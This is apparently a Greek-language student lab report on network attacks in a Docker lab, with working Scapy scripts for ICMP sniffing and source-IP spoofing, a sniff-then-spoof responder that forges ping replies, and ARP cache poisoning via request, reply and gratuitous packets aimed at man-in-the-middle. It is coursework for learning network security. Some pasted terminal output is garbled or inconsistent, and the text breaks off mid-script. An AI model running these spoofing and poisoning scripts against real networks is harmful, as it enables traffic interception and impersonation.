    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 5428 (5.4 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

docksh0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
    ether 02:42:a3:10:52:94 txqueuelen 0 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[12/28/23]seedvm:~/.../Labsetup$ docksh hostA-10.9.0.5
root@seedvm:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.9.0.5 netmask 255.255.255.0 broadcast 10.9.0.255
    ether 02:42:0a:09:00:05 txqueuelen 0 (Ethernet)
    RX packets 79 bytes 9093 (9.0 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    loop txqueuelen 1000 (Local Loopback)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@seedvm:~#
[12/28/23]seedvm:~/.../Labsetup$ docksh hostB-10.9.0.6
root@seedvm:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.9.0.6 netmask 255.255.255.0 broadcast 10.9.0.255
    ether 02:42:0a:09:00:06 txqueuelen 0 (Ethernet)
    RX packets 79 bytes 9093 (9.0 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    loop txqueuelen 1000 (Local Loopback)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
  
```

Εικόνα 16 Lab 1-Connectivity test

Task 1: Χρήση του Scapy για να κάνουμε sniff και spoof πακέτα

Μπορούν να χρησιμοποιηθούν πολλά εργαλεία για sniffing και spoofing, αλλά τα περισσότερα από αυτά παρέχουν μόνο σταθερές λειτουργίες. Το Scapy είναι διαφορετικό διότι μπορεί να χρησιμοποιηθεί όχι μόνο ως εργαλείο, αλλά και ως δομικό στοιχείο για την κατασκευή άλλων εργαλείων sniffing και spoofing, δηλαδή, μπορούμε να ενσωματώσουμε τις λειτουργίες Scapy στο δικό μας πρόγραμμα.

Στον Attacker φτιάχνουμε το παρακάτω Python Script (Script 1) το οποίο δημιουργεί ένα αντικείμενο IP με τις default τιμές και τις εμφανίζει (εικόνα). Βασικό στοιχείο, το οποίο θα χρησιμοποιήσουμε σε όλη την διάρκεια όχι μόνο αυτού του Lab αλλά και των υπολοίπων, είναι το Scapy. Όλες τα script εκτελούνται με την εντολή python3 «script» όπου script το όνομα του script.

```

#!/usr/bin/env python3
# -*- coding: utf-8 -*-

from scapy.all import *

ip = IP() # create an ip object with default field values
ip.show() # print out the values of each header field
  
```

```
Is(IP) # list all the attribute names and their default values
```

```
Is(ICMP)
```

```
Is(UDP)
```

```
Is(TCP)
```

Script 1 Lab 1-Δημιουργία IP πακέτου με default τιμές



```
root@VM:/volumes# python3 task1-start.py
### IP ###
version = 4
ihl = None
tos = 0x0
len = None
id = 1
flags =
frag = 0
ttl = 64
proto = hopopt
checksum = None
src = 127.0.0.1
dst = 127.0.0.1
\options \

version : BitField (4 bits) = (4)
ihl : BitField (4 bits) = (None)
tos : XByteField = (0)
len : ShortField = (None)
id : ShortField = (1)
flags : FlagsField (3 bits) = (<Flag 0 {}>)
frag : BitField (13 bits) = (0)
ttl : ByteField = (64)
proto : ByteEnumField = (0)
checksum : XShortField = (None)
src : SourceIPField = (None)
dst : DestIPField = (None)
options : PacketListField = ([])
type : ByteEnumField = (0)
code : MultiEnumField (Depends on type) = (0)
checksum : XShortField = (None)
id : XShortField (Cond) = (0)
seq : XShortField (Cond) = (0)
ts_wrl : ICMPTimeStampField (Cond) = (20717679)
ts_rsl : ICMPTimeStampField (Cond) = (20717679)
ts_tx : ICMPTimeStampField (Cond) = (20717679)
```

Εικόνα 17 Lab 1-Εμφάνιση default τιμών IP πακέτου

Task 1.1 : Sniffing Packets

Χρησιμοποιώντας το Scapy θα αναπτύξουμε ένα Python Script (Script 2) για να κάνουμε Sniffing τα πακέτα που μεταδίδονται μεταξύ του Host-A και του Host-B. Για καλύτερο sniffing καθορίζουμε το συγκεκριμένο interface στο οποίο θέλουμε να κάνουμε sniffing. Στην περίπτωση μας λέμε να κάνει sniff στο iface="br-d849aafa24c2" (μπορούμε να το βρούμε μέσω της εντολής ifconfig) και να ακούει μόνο για icmp πακέτα (filter="icmp").

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-

import os, sys
from scapy.all import *

# callback function used in sniff
def print_pkt(pkt):
```


Task 1.2 : Spoofing ICMP Packets

Στη συνέχεια, αυτό που ακολουθεί μετά το packet sniffing είναι το packet spoofing. Ο στόχος αυτής του task είναι να κάνουμε spoof τα πακέτα IP με μια άλλη διεύθυνση IP προέλευσης. Θα κάνουμε Spoof τα πακέτα αιτημάτων ICMP echo και θα τα στείλουμε σε άλλο container στο ίδιο δίκτυο. Θα χρησιμοποιήσουμε το Wireshark για να παρατηρήσουμε εάν το αίτημά μας θα γίνει δεκτό από τον παραλήπτη. Εάν γίνει αποδεκτό, ένα πακέτο echo reply θα σταλεί στην spoofed διεύθυνση IP. Στο Script 3 βλέπουμε τον κώδικα μαζί με τα απαραίτητα σχόλια:

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-

import sys
import os
from scapy.all import *

# spoof and send icmp packets
def spsICMP(src_ip, dst_ip):
    ip = IP(src=src_ip, dst=dst_ip)
    icmp = ICMP() # κατασκευή πακέτου ICMP με τις default τιμές
    pkt = ip/icmp # ενθυλάκωση του ICMP σε πακέτο IP
    pkt.show()
    send(pkt, verbose=0)


if __name__ == "__main__":
    if len(sys.argv) != 3:
        print("Usage: sudo {} source_ip destination_ip\n".format(sys.argv[0]))
        exit(1)
    src_ip = sys.argv[1]
    dst_ip = sys.argv[2]

    print("SENDING SPOOFED ICMP PACKET.....")
    spsICMP(src_ip, dst_ip)
```

Script 3 Lab 1-Spoofing packets

Στην εικόνα 19 βλέπουμε το αποτέλεσμα του Script 3 το οποίο εκτελέσαμε στον Attacker. Το Script το εκτελέσαμε θέτοντας ως source IP Address την 1.1.1.1 ενώ η πραγματική IP Address του Attacker είναι η 10.9.0.1, ενώ ως destination IP Address βάλαμε την 10.9.0.6 που είναι ο Host B. Παράλληλα, ενεργοποιήσαμε το Wireshark για να δούμε την ανάλυση των

πακέτων. Παρατηρούμε ότι το Script 3 λειτουργεί καθόσον όπως βλέπουμε στο Wireshark το πρώτο icmp πακέτο, το οποίο έστειλε ο Attacker, έχει IP Address 1.1.1.1 και το δεύτερο είναι η απάντηση του Host B.



Εικόνα 19 Lab 1-Αποτέλεσμα του IP spoofing

Task 1.3 : Traceroute

Στο Task 1.3 υλοποιούμε το Python Script 4 για να δούμε την «απόσταση» ή αλλιώς τα hops που έχει η source IP Address από την destination IP Address καθώς και τους ενδιαμέσους κόμβους (αν υπάρχουν). Ουσιαστικά φτιάχνουμε το δικό μας εργαλείο traceroute.

```
#!/usr/bin/env bash
import sys
from scapy.all import *

def trace_route(destination, max_hops=255):
    for ttl in range(1, max_hops + 1):
        a = IP()
        a.dst = destination
        a.ttl = ttl
        b = ICMP()
        c=a/b
        reply = sr1(c, timeout=1, verbose=0)
```

```
if reply is None:
    print(f'{ttl}: *')
else:
    print(f'{ttl}: {reply.src}')

    if reply.src == destination:
        print("Destination reached!")
        break

if __name__ == "__main__":
    if len(sys.argv) != 2:
        print("Usage: python trace_route.py <destination_ip>")
        sys.exit(1)

    destination_ip = sys.argv[1]
    trace_route(destination_ip)
```

Script 4 Lab 1-Traceroute

Στην εικόνα 20 βλέπουμε το αποτέλεσμα του Python Script 4 το οποίο εκτελέσαμε στον Attacker. Το Script το εκτελέσαμε θέτοντας ως destination IP Address την 10.9.0.5 που είναι ο Host A. Βλέπουμε ότι ο Host A είναι ένα hop μακριά.



```

root@ae29f15c7182:/# traceroute 10.9.0.5
0* 10.9.0.1 0.000 0.000 0.000
1* 10.9.0.2 0.000 0.000 0.000
2* 10.9.0.3 0.000 0.000 0.000
3* 10.9.0.4 0.000 0.000 0.000
4* 10.9.0.5 0.000 0.000 0.000
root@ae29f15c7182:/#

```

Εικόνα 20 Lab 1-Αποτέλεσμα traceroute

Task 1.4 : Sniffing και μετά Spoofing

Σε αυτό το σημείο θα παρουσιαστεί μία ολοκληρωμένη επίθεση sniffing και μετά spoofing. Αρχικά γράφουμε το Python Script 5 το οποίο κάνει ταυτόχρονα sniffing και μετά spoofing. Το υπόψη Script θα το τρέξουμε στον Attacker. Έτσι, ο Attacker θα «ακούει» τα icmp πακέτα που θα στέλνει ο Host-A στον Host-B και θα δημιουργεί ένα ίδιο πακέτο icmp reply αλλάζοντας την source ip έτσι ώστε να φαίνεται ότι το έστειλε ο Host-B.

```

#!/usr/bin/env python3
# -*- coding: utf-8 -*-
import sys
import os
from scapy.all import *

def spoof_pkt(pkt):
    if ICMP in pkt and pkt[ICMP].type == 8:
        print("Original Packet.....")
        print("Source IP : ", pkt[IP].src)
        print("Destination IP :", pkt[IP].dst)

        ip = IP(src=pkt[IP].dst, dst=pkt[IP].src, ihl=pkt[IP].ihl)

```

```
icmp = ICMP(type=0, id=pkt[ICMP].id, seq=pkt[ICMP].seq)
data = pkt[Raw].load
newpkt = ip/icmp/data

print("Spoofed Packet.....")
print("Source IP : ", newpkt[IP].src)
print("Destination IP :", newpkt[IP].dst)

send(newpkt, verbose=0)

if __name__ == "__main__":


    if len(sys.argv) != 2:
        print("Usage: sudo {} host_ip\n".format(
            sys.argv[0]))
        exit(1)

    host_ip = sys.argv[1]
    filter = 'icmp and host '+host_ip
    print("filter: {}\n".format(filter))

    pkt = sniff(iface="br-d849aafa24c2", filter=filter, prn=spoof_pkt)
```

Script 5 Lab 1-Sniffing και Spoofing

Σενάριο 1^ο : Ο Host A κάνει ping στον Host B για να δει αν είναι ανοιχτός. Ο Host B απαντάει στο icmp request με ένα icmp reply. Ταυτόχρονα όμως, έχουμε τρέξει το Script 5 στον Attacker και ουσιαστικά φτάνουν δύο icmp replies όπως διαπιστώνουμε και στην εικόνα 21. Αυτό το καταλαβαίνουμε από το (DUP!).



```
root@5b2257c2fc3e:~#  
root@5b2257c2fc3e:~#  
root@5b2257c2fc3e:~#  
root@5b2257c2fc3e:~#  
root@5b2257c2fc3e:~#  
root@5b2257c2fc3e:~#  
root@5b2257c2fc3e:~#  
root@5b2257c2fc3e:~#  
root@5b2257c2fc3e:~#  
root@5b2257c2fc3e:~#  
root@5b2257c2fc3e:~# ping 10.9.0.6  
PING 10.9.0.6 (10.9.0.6): 56(04) bytes of data:  
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.108 ms  
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.101 ms (DUPLICATE)  
64 bytes from 10.9.0.6: icmp_seq=2 ttl=64 time=0.101 ms  
64 bytes from 10.9.0.6: icmp_seq=2 ttl=64 time=0.101 ms (DUPLICATE)  
^C  
[6]+  Stopped                  ping 10.9.0.6  
root@5b2257c2fc3e:~#  
  
root@VM:~#  
root@VM:~# python3 task1_4-sniffing-spoofing.py 10.9.0.6  
filter: icmp and host 10.9.0.6  
  
Original Packet:.....  
Source IP : 10.9.0.5  
Destination IP : 10.9.0.6  
Spoofed Packet:.....  
Source IP : 10.9.0.6  
Destination IP : 10.9.0.5  
Original Packet:.....  
Source IP : 10.9.0.5  
Destination IP : 10.9.0.6  
Spoofed Packet:.....  
Source IP : 10.9.0.6  
Destination IP : 10.9.0.5
```

Εικόνα 21 Lab 1-Αποτέλεσμα επίθεσης Sniffing-Spoofing

Σενάριο 2^ο : Σε αυτό το σενάριο κλείνουμε τον Host B. Ο Host A κάνει ping στον Host B για να δει αν είναι ανοιχτός. Στην περίπτωση που δεν έτρεχε το Script 5 στον Attacker δεν θα είχαμε icmp replies στην console του Host A. Όμως, ο Attacker ο οποίος τρέχει το Script 5 «ακούει» τα icmp requests του Host A (sniffing) και αποστέλλει icmp replies (spoofing) παρουσιάζοντάς ότι η IP Address 10.9.0.6 (δηλαδή ο Host B) είναι απαντάει.

--


[illegible]

Lab 2: ARP Cache Poisoning

Το Address Resolution Protocol (ARP) είναι ένα πρωτόκολλο επικοινωνίας που χρησιμοποιείται για την ανακάλυψη της διεύθυνσης επιπέδου σύνδεσης, όπως η διεύθυνση MAC, δεδομένης μιας διεύθυνσης IP. Το πρωτόκολλο ARP είναι ένα πολύ απλό πρωτόκολλο και δεν εφαρμόζει κανένα μέτρο ασφαλείας. Η επίθεση ARP cache poisoning είναι μια κοινή επίθεση κατά του πρωτοκόλλου ARP. Χρησιμοποιώντας μια τέτοια επίθεση, οι επιτιθέμενοι μπορούν να ξεγελάσουν το θύμα να δεχτεί «πλαστές» αντιστοιχίσεις IP-σε-MAC. Αυτό μπορεί να προκαλέσει την ανακατεύθυνση των πακέτων του θύματος στον υπολογιστή με την πλαστή διεύθυνση MAC, οδηγώντας σε πιθανές επιθέσεις man-in-the-middle.

Ο στόχος αυτού του lab είναι η παρουσίαση της επίθεσης ARP cache poisoning και των ζημιών που μπορούν να προκληθούν από μια τέτοια επίθεση. Συγκεκριμένα, θα χρησιμοποιήσουμε την επίθεση ARP για να ξεκινήσουν μια επίθεση man-in-the-middle, όπου ο επιτιθέμενος μπορεί να υποκλέψει και να τροποποιήσει τα πακέτα μεταξύ των δύο θυμάτων A και B. Ένας άλλος στόχος αυτού του lab είναι η εξάσκηση των απαραίτητων δεξιοτήτων στο packet capture και στο spoofing, καθώς αυτές είναι βασικές δεξιότητες στην ασφάλεια των δικτύων και αποτελούν τα δομικά στοιχεία για πολλά εργαλεία επίθεσης και άμυνας. Όπως και στο προηγούμενο lab θα χρησιμοποιήσουν το Scapy.

Στην εικόνα 22 βλέπουμε την τοπολογία του lab. Περιληπτικά στο task 1 θα εκτελέσουμε μία επίθεση ARP Cache Poisoning (μέσω του Host M όπου βρίσκεται ο Attacker) με σκοπό να μολύνουμε την ARP cache του Host A. Στο task 2 θα υλοποιήσουμε μία επίθεση man-in-the-middle (MITM) στο Telnet χρησιμοποιώντας ARP cache poisoning ενώ στο task 3 θα εκτελέσουμε αντίστοιχη επίθεση στο Netcat.



Εικόνα 22 Lab 2-Τοπολογία Lab 2

[illegible]

Task 1: ARP Cache Poisoning

Task 1.A (χρησιμοποιώντας ARP request)

διαπιστώνουμε ότι ο Attacker έχει IP 10.9.0.105 και MAC 02:42:0a:09:00:69, ο Host A έχει IP 10.9.0.5 και MAC 02:42:0a:09:00:05 και ο Host B έχει IP 10.9.0.6 και MAC 02:42:0a:09:00:06.

```

Labsetup
[12/28/23]sam@vm:~/Downloads$ cd Labsetup
[12/28/23]sam@vm:~/Labsetup$ ls
docker-compose.yml  volumes
[12/28/23]sam@vm:~/Labsetup$
[12/28/23]sam@vm:~/Labsetup$ docker-compose build
HostA uses an image, skipping
HostB uses an image, skipping
HostM uses an image, skipping
[12/28/23]sam@vm:~/Labsetup$ dcup
Creating network 'net-10.9.0.0' with the default driver
Creating B-10.9.0.6 ... done
Creating A-10.9.0.5 ... done
Creating M-10.9.0.105 ... done
Attaching to B-10.9.0.6, M-10.9.0.105, A-10.9.0.5
B-10.9.0.6 | * Starting internet superserver inetd
M-10.9.0.5 | * Starting internet superserver inetd
A-10.9.0.5 |
root@eb1b6a705d7b:/#

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 10.9.0.105 netmask 255.255.255.0 broadcast 10.9.0.255
ether 02:42:0a:09:00:69 txqueuelen 0 (Ethernet)
RX packets 193 bytes 11367 (11.3 KB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 0 bytes 0 (0.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
loop txqueuelen 1000 (Local Loopback)
RX packets 0 bytes 0 (0.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 0 bytes 0 (0.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@eb1b6a705d7b:/#

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 10.9.0.6 netmask 255.255.255.0 broadcast 10.9.0.255
ether 02:42:0a:09:00:06 txqueuelen 0 (Ethernet)
RX packets 105 bytes 11400 (11.4 KB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 0 bytes 0 (0.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
loop txqueuelen 1000 (Local Loopback)
RX packets 0 bytes 0 (0.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 0 bytes 0 (0.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@eb53a5743982:/#

```

Εικόνα 24 Lab 2-Διευθύνσεις IP και MAC των containers

Αρχικά, όπως βλέπουμε και στην εικόνα 25, ελέγχουμε με την εντολή `arp` την ARP cache του Host A και παρατηρούμε ότι υπάρχουν καταχωρήσεις. Ειδικότερα, η πρώτη καταχώρηση αφορά τον για τον Attacker ο οποίος έχει την MAC Address 02:42:0a:09:00:69 και η δεύτερη αφορά τον Host B ο οποίος έχει την MAC Address 02:42:0a:09:00:06.



```
#!/usr/bin/python3
from scapy.all import *

E = Ether(dst='02:42:0a:09:00:05', src='02:42:0a:09:00:69')
A = ARP(hwsrc='02:42:0a:09:00:69', psrc='10.9.0.6',
        hwdst='02:42:0a:09:00:05', pdst='10.9.0.5')

pkt = E/A
pkt.show()
sendp(pkt)
```

Στην εικόνα 26 βλέπουμε ότι η επίθεση είναι επιτυχής αφού πλέον η MAC Address 02:42:0a:09:00:69 αντιστοιχεί και στην IP Address 10.9.0.6.

```

root@kali:~# arp
Address          HWtype  HWaddress      Flags Mask    Iface
10.9.0.105 net-10.9.0 ether 02:42:0a:09:00:09 C        eth0
10.9.0.6 net-10.9.0 ether 02:42:0a:09:00:06 C        eth0
10.9.0.1 ether 02:42:0e:96:af:bf C        eth0

root@kali:~# arp -n
Address          HWtype  HWaddress      Flags Mask    Iface
10.9.0.105 net-10.9.0 ether 02:42:0a:09:00:09 C        eth0
10.9.0.6 net-10.9.0 ether 02:42:0a:09:00:06 C        eth0
10.9.0.1 ether 02:42:0e:96:af:bf C        eth0

root@kali:~# python3 task1.1-arp-request.py
dst = 02:42:0a:09:00:05
src = 02:42:0a:09:00:06
type = ARP
### ARP ###
hwtype = 0x1
ptype = IPv4
hlen = None
plen = None
op = who-has
hwsrc = 02:42:0a:09:00:09
psrc = 10.9.0.6
hwdst = 02:42:0a:09:00:05
pdst = 10.9.0.5

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 10.9.0.6 netmask 255.255.255.0 broadcast 10.9.0.255
ether 02:42:0a:09:00:06 txqueuelen 0 (Ethernet)
RX packets 105 bytes 11400 (11.4 KB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 0 bytes 0 (0.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
loop txqueuelen 1000 (Local Loopback)
RX packets 0 bytes 0 (0.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 0 bytes 0 (0.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

```

Εικόνα 26 Lab 2-ARP cache Host A μετά την επίθεση ARP cache poisoning

Task 1.B (χρησιμοποιώντας ARP reply)

Εκτός από το ARP request μπορούμε να χρησιμοποιήσουμε και το ARP reply για την υλοποίηση αυτού του είδους της επίθεσης. Όμως, η υπόψη επίθεση μπορεί να είναι επιτυχής μόνο εάν υπάρχει ήδη καταχώρηση στην ARP cache. Το Script 7, το οποίο παρατίθεται παρακάτω, είναι σχεδόν ίδιο με το προηγούμενο Script που χρησιμοποιήσαμε για την επίθεση μέσω του ARP request. Η μόνη διαφορά τους είναι το πεδίο op στο οποίο θέτουμε την τιμή 2 για να υποδηλώσουμε ότι είναι πακέτο ARP reply.

```

#!/usr/bin/python3
from scapy.all import *

E = Ether(dst='02:42:0a:09:00:05', src='02:42:0a:09:00:69')
A = ARP(op=2, hwsrc='02:42:0a:09:00:69', psrc='10.9.0.6',
        hwdst='02:42:0a:09:00:05', pdst='10.9.0.5')

pkt = E/A
pkt.show()
sendp(pkt)

```

Script 7 Lab 2-Sniffing και Spoofing Arp reply

[illegible]



Για να δημιουργήσουμε την απαιτούμενη καταχώρηση στην ARP cache, κάνουμε ένα ping από τον Host A στον Host B (εικόνα 29). Βλέπουμε ότι μετά το ping υπάρχει η καταχώρηση η οποία μας λέει ότι ο Host B έχει MAC Address 02:42:0a:09:00:06 και IP Address 10.9.0.6.

Στην συνέχεια, όπως βλέπουμε πάλι στην εικόνα 29) εκτελούμε το Script 7 που δημιουργήσαμε και διαπιστώνουμε ότι η επίθεση ARP cache poisoning είναι επιτυχής αφού πλέον η IP Address 10.9.0.6 έχει ως ARP resolution την MAC Address 02:42:0a:09:00:69 και όχι την 02:42:0a:09:00:06 όπου είναι και η πραγματική MAC Address του Host B.



```

root@kali:~# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data:
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.074 ms
64 bytes from 10.9.0.6: icmp_seq=2 ttl=64 time=0.051 ms
^C
[8]+  Stopped                  ping 10.9.0.6
root@kali:~# arp
Address                  Hwtype Hwaddress      Flags Mask       Iface
10.9.0.6 net-10.9.0.6 ether 02:42:0a:09:00:69 C         eth0
root@kali:~# arp
Address                  Hwtype Hwaddress      Flags Mask       Iface
10.9.0.6 net-10.9.0.6 ether 02:42:0a:09:00:69 C         eth0
root@kali:~# python3 task1.2-arp-reply.py
##### Ethernet #####
dst      = 02:42:0a:09:00:69
src      = 02:42:0a:09:00:69
type     = ARP
##### ARP #####
hwtype   = 0x1
ptype    = IPv4
hlen     = 0
hlen     = 0
plen     = 0
op       = 1
hwsrc    = 02:42:0a:09:00:69
hwdst    = 10.9.0.6
hwsrc    = 02:42:0a:09:00:69
pdst     = 10.9.0.6

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 10.9.0.6 netmask 255.255.255.0 broadcast 10.9.0.255
ether 02:42:0a:09:00:69 txqueuelen 0 (Ethernet)
RX packets 105 bytes 11480 (11.4 KB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 0 bytes 0 (0.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
loop txqueuelen 1000 (Local Loopback)
RX packets 0 bytes 0 (0.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 0 bytes 0 (0.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
root@kali:~#

```

Εικόνα 29 Lab 2-ARP cache Host A μετά το ping

Task 1.C (χρησιμοποιώντας ARP gratuitous message)

Το Gratuitous ARP είναι ένα ARP Response που δεν προκλήθηκε από ARP reply. Το Gratuitous ARP αποστέλλεται ως broadcast και αποτελεί έναν τρόπο για έναν κόμβο να ανακοινώσει ή να ενημερώσει την αντιστοίχιση της IP του σε MAC σε ολόκληρο το δίκτυο. Τέλος, πρέπει να αναφερθεί ότι στο ARP gratuitous message δεν υπάρχει reply από την πλευρά του παραλήπτη.

Η επίθεση μέσω του ARP gratuitous message θα γίνει, όπως και πριν, για την περίπτωση που η ARP cache είναι κενή ή έχει καταχωρήσεις. Παρακάτω παρουσιάζεται το Script 8 που θα χρησιμοποιήσουμε. Όπως προαναφέραμε, το ARP gratuitous message αποτελεί broadcast πακέτο και για αυτό τον λόγο η destination MAC Address είναι η ff:ff:ff:ff:ff:ff, ενώ ως source MAC Address θέτουμε την MAC Address του Attacker και την οποία αντιστοιχίζουμε με την IP Address 10.9.0.6 που ανήκει στον Host B.

```

#!/usr/bin/python3
from scapy.all import *

E = Ether(dst='ff:ff:ff:ff:ff:ff', src='02:42:0a:09:00:69')
